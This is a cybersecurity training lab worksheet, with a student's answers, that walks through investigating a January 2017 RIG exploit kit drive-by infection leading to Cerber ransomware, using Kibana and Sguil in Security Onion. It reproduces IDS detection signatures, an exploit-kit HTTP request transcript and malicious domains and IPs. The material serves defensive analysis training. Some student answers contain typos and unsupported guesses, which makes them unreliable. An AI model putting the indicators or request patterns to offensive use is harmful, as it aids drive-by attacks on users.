27.2.15 Lab - Investigating a Malware Exploit

This lab has been updated for use on NETLAB+.
www.netdevgroup.com

Objectives

In this lab you will:

Part 1: Use Kibana to Learn About a Malware Exploit

Part 2: Investigate the Exploit with Sguil

Part 3: Use Wireshark to Investigate an Attack

Part 4: Examine Exploit Artifacts

This lab is based on an exercise from the website malware-traffic-analysis.net which is an excellent resource for learning how to analyze network and host attacks. Thanks to brad@malware-traffic-analysis.net for permission to use materials from his site.

Background / Scenario

You have decided to interview for a job in a medium sized company as a Tier 1 cybersecurity analyst. You have been asked to demonstrate your ability to pinpoint the details of an attack in which a computer was compromised. Your goal is to answer a series of questions using Sguil, Kibana, and Wireshark in Security Onion.

You have been given the following details about the event:

- The event happened in January of 2017.
- It was discovered by the Snort NIDS.

Instructions


Part 1: Use Kibana to Learn About a Malware Exploit

In Part 1, use Kibana to answer the following questions. To help you get started, you are informed that the attack took place at some time during January 2017. You will need to pinpoint the exact time.

Step 1: Narrow the timeframe.

a. Login to **Security Onion** with the `analyst` username and `cyberops` password.

b. Open **Kibana** (username `analyst` and password `cyberops`) and set an Absolute time range to narrow the focus to log data from **2017-01-27 22:50:47.236 to 2017-01-27 22:59:01.639** and update the graph.




January 27th 2017, 22:50:47.236 to January 27th 2017, 22:59:01.639

>_ *

Note: Use the <Esc> key to close any dialog boxes that may be interfering with your work.


Step 2: Locate the Event in Kibana

a. After narrowing the time range in the main Kibana dashboard, go to the **NIDS** Alert Data dashboard by clicking NIDS.




Log Type(s)	Count
bro_conn	1,278
bro_files	176
bro_http	166
snort	147

b. Zoom in on the event by clicking and dragging in the NIDS – Alerts Over Time visualization further focus in on the event timeframe. Since the event happened over a very short period of time, select just the graph plot line. Zoom in until your display resembles the one below.




Classification	Count
trojan-activity	142
bad-unknown	5

c. Click the first point on the timeline to filter for only that first event.



d. Now view details for the events that occurred at that time. Scroll all the way to the bottom of the dashboard until you see the **NIDS Alerts** section of the page. The alerts are arranged by time. Expand the first event in the list by clicking the pointer arrow that is to the left of the timestamp.


NIDS - Alerts

Limited to 10 results. Refine your search. 1-10 of 35

Time	source_ip	source_port	destination_ip	destination_port	_id
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bKR2kXIBxqASK9Ri3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	baR2kXIBxqASK9Ri3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bqR2kXIBxqASK9Ri3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	b6R2kXIBxqASK9Ri3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	cKR2kXIBxqASK9Ri3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49203	194.87.234.129	80	caR2kXIBxqASK9Ri3jkE
January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	cqR2kXIBxqASK9Ri5DnS

e. Look at the expanded alert details and answer the following questions:

What is the time of the first detected NIDS alert in Kibana?

22:54:43.000, January 27th 2017

What is the source IP address in the alert?

172.16.4.193

What is the destination IP address in the alert?

194.87.234.129

What is the destination port in the alert? What service is this?

80. HTTP service

What is the classification of the alert?


Trojan Activity

What is the destination geo country name?

Russia

Step 3: View the Transcript capME!

a. Click the **alert _id** value, you can pivot to CapME to inspect the transcript of the event.




Limited to 10 results. Refine your search. 1-10 of 35

	Time	source_ip	source_port	destination_ip	destination_port	_id
▾	January 27th 2017, 22:54:43.000	172.16.4.193	49202	194.87.234.129	80	bKR2kXIBxqASK9Ri3jkE

Table JSON View surrounding documents View single document

```
@timestamp   January 27th 2017, 22:54:43.000
@version     1
_id          bKR2kXIBxqASK9Ri3jkE
_index       seconion:logstash-import-2017.01.27
_score       -
_type        doc
```

In the CapME! window you can see the transcript from the session. It shows the transactions between the source computer, in blue, and the destinations that are accessed by the source. A lot of valuable information, including a link to the pcap file that is related to this alert, is available in the transcript.



```
172.16.4.193:49202_194.87.234.129:80-6-1344805311.pcap

Log entry:
2020-06-19 18:50:38 pid(11715) Alert Received: 0 1 trojan-activity seconion-import-1 {2017-01-27 22:54:43} 5 31 {ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2}
172.16.4.193 194.87.234.129 6 49202 80 1 2024049 1 10 10

IDS rule:
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2"; flow:established,to_server; urilen:>90; c
ontent:"QMvXcJ"; http_uri; pcre:"/(?=.*?=[^&]{3,4}QMvXcJ).*?=(?=[A-Za-z_-]*[0-9])(?=[a-z0-9_-]*[A-Z][a-z0-9_-]*[A-Z])(?=[A-Z0-9_-]*[a-z][A-Z0-9_-]*[a-z])[A-Za-z0-9_-]+&.*?=(?=
[A-Za-z_-]*[0-9])(?=[a-z0-9_-]*[A-Z][a-z0-9_-]*[A-Z])(?=[A-Z0-9_-]*[a-z][A-Z0-9_-]*[a-z])[A-Za-z0-9_-]+(?:&|$)/U"; content:!"Cookie|3a|"; flowbits:set,ET.RIGEKExploit; metadata: fo
rmer_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024049; rev:1; metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product
Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag Exploit_kit_RIG, signature_severity Major, created_at 2017_03_13, malware_family Exploit_Kit
_RIG, performance_impact Low, updated_at 2017_03_13;)

CAPME: Detected gzip encoding.
CAPME: Automatically switched to Bro transcript.
Sensor Name: seconion-import
Timestamp: 2017-01-27 22:54:43
Connection ID: CLI
Src IP: 172.16.4.193
Dst IP: 194.87.234.129
Src Port: 49202
Dst Port: 80
OS Fingerprint: 172.16.4.193:49202 - Windows XP/2000 (RFC1323+, w+, tstamp-) [GENERIC]
OS Fingerprint: Signature: [8192:128:1:52:M1460,N,W8,N,N,S:.:Windows:?]
OS Fingerprint: -> 194.87.234.129:80 (distance 0, link: ethernet/modem)
SRC: GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fltKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFY
bGMvrER6NbNknQA0KPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180
SRC: ACCEPT: text/html, application/xhtml+xml, */*
SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
SRC: ACCEPT-LANGUAGE: en-US
SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
SRC: ACCEPT-ENCODING: gzip, deflate
SRC: HOST: tyu.benme.com
SRC: CONNECTION: Keep-Alive
```

pcap file related to this alert

the requested file was gzip compressed

timestamp 22:54:43

the GET request for the file

the compromised referring website

Examine the first block of blue text. This is the request from the source to the destination webserver. Note that two URLs are listed in this block. The first is tagged as SRC: REFERER. This is the website that the source computer first accessed. However, the server referred browser the HTTP GET request to the SRC:HOST. Something in the HTML sent the source to this site. It looks like this could be a drive-by attack!

What website did the user intend to connect to?

http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

What URL did the browser refer the user to?

tyu.benme.com

What kind of content is requested by the source host from tybenme.com? Why could this be a problem? Look in the DST server block of the transcript too.

the content is displayed as gzip. This could be a malware file that was requested for download.

It's probably a malware file. Because it is compressed, the content of the file is obfuscated.

b. Close the CapME! browser tab.

c. From the top of the NIDS Alert Dashboard click the **HTTP** entry located under **Zeek Hunting** heading.

d. In the HTTP dashboard, verify that your absolute time range includes **2017-01-27 22:54:30.000** to **2017-01-27 22:56:00.000**.

e. Scroll down to the HTTP - Sites section of the dashboard.

What are some of the websites that are listed?

www.homeimprovement.com, tyu.benme.com, www.bing.com, www.google-analytics.com, api.bloccypher.com, <series number>.clo,footprintdns.com, fpdownload2.macromedia.com, report.footprintdns.com, p27dokhpz2n7nvgr.1jw2lx.top, spotbill.com, retrotip.visionurbana.com.ve

We should know some of these websites from the transcript that we read earlier. Not all of the sites that are shown are part of the exploit campaign. Research the URLs by searching for them on the internet. Do not connect to them. Place the URLs in quotes when you do your searches.

Which of these sites is likely part of the exploit campaign?

www.homeimprovement.com, tyu.benme.com,

p27dokhpz2n7nvgr.1jw2lx.top, spotbill.com, retrotip.visionurbana.com.ve

What are the HTTP - MIME Types listed in the Tag Cloud?

imagen/jpeg, text/plain, text/html, application/x-shockwave-flash, text/json, image/gif, application/javascript

Part 2: Investigate the Exploit with Sguil

In Part 2, you will use Sguil to check the IDS alerts and gather more information about the series of events related to this attack.

Note: The alert IDs used in this lab are for example only. The alert IDs on your VM may be different.

Step 1: Open Sguil and locate the alerts.

a. Launch **Sguil** from the desktop. Login with username `analyst` and password `cyberops`. Enable all sensors by **Select All** and click **Start SGUIL**.


b. Locate the group of alerts from January 27th 2017.

According to Sguil, what are the timestamps for the first and last of the alerts that occurred within about a second of each other?

22:55:27-22:55:28 January 27th 2017

Step 2: Investigate the alerts in Sguil.

a. Click the **Show Packet Data** and **Show Rule** checkboxes to see the packet header field information and the IDS signature rule related to the alert.




```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12
2016"; flow:established,from_server; file_data; content:"|3c 73 70 61 6e 20 73 74 79 6c 65 3d 22 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f
6c 75 74 65 3b 20 74 6f 70 3a 2d 31|"; pcre:"/^\d{3}px\x3b\swidth\x3a3\d{2}px\x3b\sheight\x3a3\d{2}px\x3b\x22>[^<>]*?<iframe
src=[\x22\x27][^\x22\x27]+[\x22\x27]\swidth=[\x22\x27]2\d{2}[\x22\x27]\sheight=[\x22\x27]2\d{2}[\x22\x27]><\/iframe>[^<>]*?\n[^<>]*?<\/
span>/Rsi"; classtype:trojan-activity; sid:2022962; rev:3; metadata:affected_product Web_Browsers, affected_product
Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, signature_severity Major, created_at 2016_07_12,
malware_family PsuedoDarkLeech, updated_at 2016_07_12;)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 3652
```

b. Select the alert ID 5.2 (Event message **ET CURRENT Evil Redirector Leading to EK Jul 12 2016**).

According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.

Malware_Family PseudoDarkLeech

c. Maximize the Sguil window and size the Event Message column so that you can see the text of the entire message. Look at the Event Messages for each of the alert IDs related to this attack.



ST	CNT	Sensor	Alert ID	Date/Time △	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017 M2
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI Struct Mar 13 2017
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG EK URI struct Oct 24 2016 (RIG-v)
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG EK Landing Sep 12 2016 T2
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/Cerber Checkin M3 (15)
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/Cerber Onion Domain Lookup
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top domain - Likely Hostile
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a *.top domain
RT	5	seconion-...	5.410	2017-06-27 13:38:34	119.28.70.207	80	192.168.1.96	49184	6	ET CURRENT_EVENTS WinHttpRequest Downloading EXE

According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack?

Exploitation RIG is used in this attack ID 5.2*

Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?


Ransomware Cerber

By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?

It is taken place when visit the malicious websites

Step 3: View Transcripts of Events

a. Right-click the associated alert ID 5.2 (Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK Jul 12 2016**). Select **Transcript** from the menu as shown in the figure.




File Query Reports Sound: Off ServerName: localhost UserName: analyst UserID: 2

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...		2:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...		2:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-		2:54:43	172.16.4.193	49202	194.87.234.129

What are the referer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert?

The user search the website homeimprovement on bing and accidentally click on to the fake website that contain the similar conten to the real one.

b. Right-click the alert ID 5.24 (source IP address of **139.59.160.143** and Event Message **ET CURRENT_EVENTS Evil Redirector Leading to EK March 15 2017)** and choose **Transcript** to open a transcript of the conversation.



ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	15	seconion-...		2:54:43	172.16.4.193	49202	194.87.234.129
RT	52	seconion-...		2:54:44	194.87.234.129	80	172.16.4.193
